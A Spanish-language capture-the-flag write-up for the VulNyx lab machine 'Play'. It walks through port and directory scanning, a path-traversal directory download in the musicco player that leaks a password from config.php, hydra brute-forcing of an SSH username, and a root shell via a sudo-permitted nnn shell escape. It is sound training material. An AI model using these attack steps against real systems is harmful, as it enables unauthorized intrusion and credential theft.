VulNyx - Play
Information
Play es una máquina Linux de dificultad fácil de la plataforma VulNyx, fue creada por el usuario d4t4s3c y funciona correctamente en los hipervisores VirtualBox y VMware.
Enumeration
Nmap
TCP
❯ nmap -n -Pn -sS -p- --min-rate 5000 192.168.1.74
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-07 11:45 CEST
Nmap scan report for 192.168.1.74
Host is up (0.00023s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
❯ nmap -sVC -p22,80 192.168.1.74
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-07 11:46 CEST
Nmap scan report for 192.168.1.74
Host is up (0.00045s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 f0:e6:24:fb:9e:b0:7a:1a:bd:f7:b1:85:23:7f:b1:6f (RSA)
|   256 99:c8:74:31:45:10:58:b0:ce:cc:63:b4:7a:82:57:3d (ECDSA)
|_  256 60:da:3e:31:38:fa:b5:49:ab:48:c3:43:2c:9f:d1:32 (ED25519)
80/tcp open  http    Apache httpd 2.4.56 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.56 (Debian)
Shell (andy)
80/TCP (HTTP)
Site: /
Directory Fuzzing
❯ gobuster dir -w /opt/directory-list-2.3-medium.txt -u http://192.168.1.74/
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.74/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /opt/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/playlist             (Status: 301) [Size: 315] [--> http://192.168.1.74/playlist/]
/server-status        (Status: 403) [Size: 277]
Progress: 220545 / 220546 (100.00%)
===============================================================
Finished
===============================================================
Site: /playlist

Encontré un reproductor web de música llamado musicco.

En about enumero la versión (2.0) de musicco.

Exploit
Obtengo el siguiente exploit que permite un Arbitrary Directory Download y el PoC es el siguiente:
http://localhost/[PATH]/?getAlbum&parent=[Directory]&album=Efe
Arbitrary Directory Download
En el PoC no conocemos la ruta que hace alusión a [Directory], use la ruta /playlist donde se encuentra musicco y no funciona. Se me ocurrió realizar un Path Traversal para viajar un directorio hacia atrás “../” y obtuve éxito)

Se descarga de forma automática el archivo (Efe.zip) y, al descomprimirlo, observo que contiene el proyecto completo ubicado en la ruta: /playlist. Al revisar los archivos de configuración, encuentro en config.php las credenciales: iL0v3Mu$1c.
❯ unzip -qq Efe.zip
❯ cat config.php
<?php
$_CONFIG['saveConfig'] = '';
$_CONFIG['users'] = array(
  array('admin', 'admin', 'true'),
  array('guest', 'guest', 'false'),
  array('unknown', 'iL0v3Mu$1c', 'false'),
);
$_CONFIG['lang'] = 'en';
$_CONFIG['musicRoot'] = 'music';
$_CONFIG['coverFileName'] = 'folder';
$_CONFIG['coverExtension'] = '.png';
$_CONFIG['loadLyricsFromFile'] = 'on';
$_CONFIG['lookUpLyrics'] = 'on';
$_CONFIG['downLoadMissingCovers'] = 'on';
$_CONFIG['searchEngine'] = '';
$_CONFIG['imageSearchEngine'] = '';
?>
22/TCP (SSH)
User Brute Force
En tenencia de un password pero no de un usuario, realizo con hydra fuerza bruta de usuarios y obtengo andy.
❯ find /opt/SecLists -name names.txt 2>/dev/null
/opt/SecLists/Usernames/Names/names.txt

❯ hydra -t 64 -L /opt/SecLists/Usernames/Names/names.txt -p 'iL0v3Mu$1c' ssh://192.168.1.74
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-07 12:43:33
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 64 tasks per 1 server, overall 64 tasks, 10177 login tries (l:10177/p:1), ~160 tries per task
[DATA] attacking ssh://192.168.1.74:22/
[STATUS] 393.00 tries/min, 393 tries in 00:01h, 9832 to do in 00:26h, 16 active
[22][ssh] host: 192.168.1.74   login: andy   password: iL0v3Mu$1c
Connect
Accedo al sistema como usuario andy con las credenciales obtenidas.
❯ sshpass -p 'iL0v3Mu$1c' ssh andy@192.168.1.74 -o StrictHostKeyChecking=no
andy@play:~$ id ; hostname
uid=1000(andy) gid=1000(andy) grupos=1000(andy)
play
Privilege Escalation
Enumeration
Sudo
El usuario andy puede ejecutar como root el binario nnn con sudo.
andy@play:~$ sudo -l
Matching Defaults entries for andy on play:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User andy may run the following commands on play:
    (root) NOPASSWD: /usr/bin/nnn
Abuse
Binary (nnn)
Al ejecutar y consultar la ayuda con (?), se observa que con (!) existe un shell-escape.
andy@play:~$ sudo -u root /usr/bin/nnn
! ^] Shell ] Cmd prompt
Al presionar (!) me convierto en usuario root.
root@play:/home/andy# id ; hostname
uid=0(root) gid=0(root) grupos=0(root)
play
Flags
Ya como usuario root puedo leer las flags user.txt y root.txt.
root@play:~# find / -name user.txt -o -name root.txt 2>/dev/null |xargs cat
977*****************************
d7a*****************************
Hasta aquí la resolución de la máquina Play de VulNyx.
Happy Hacking! 🙂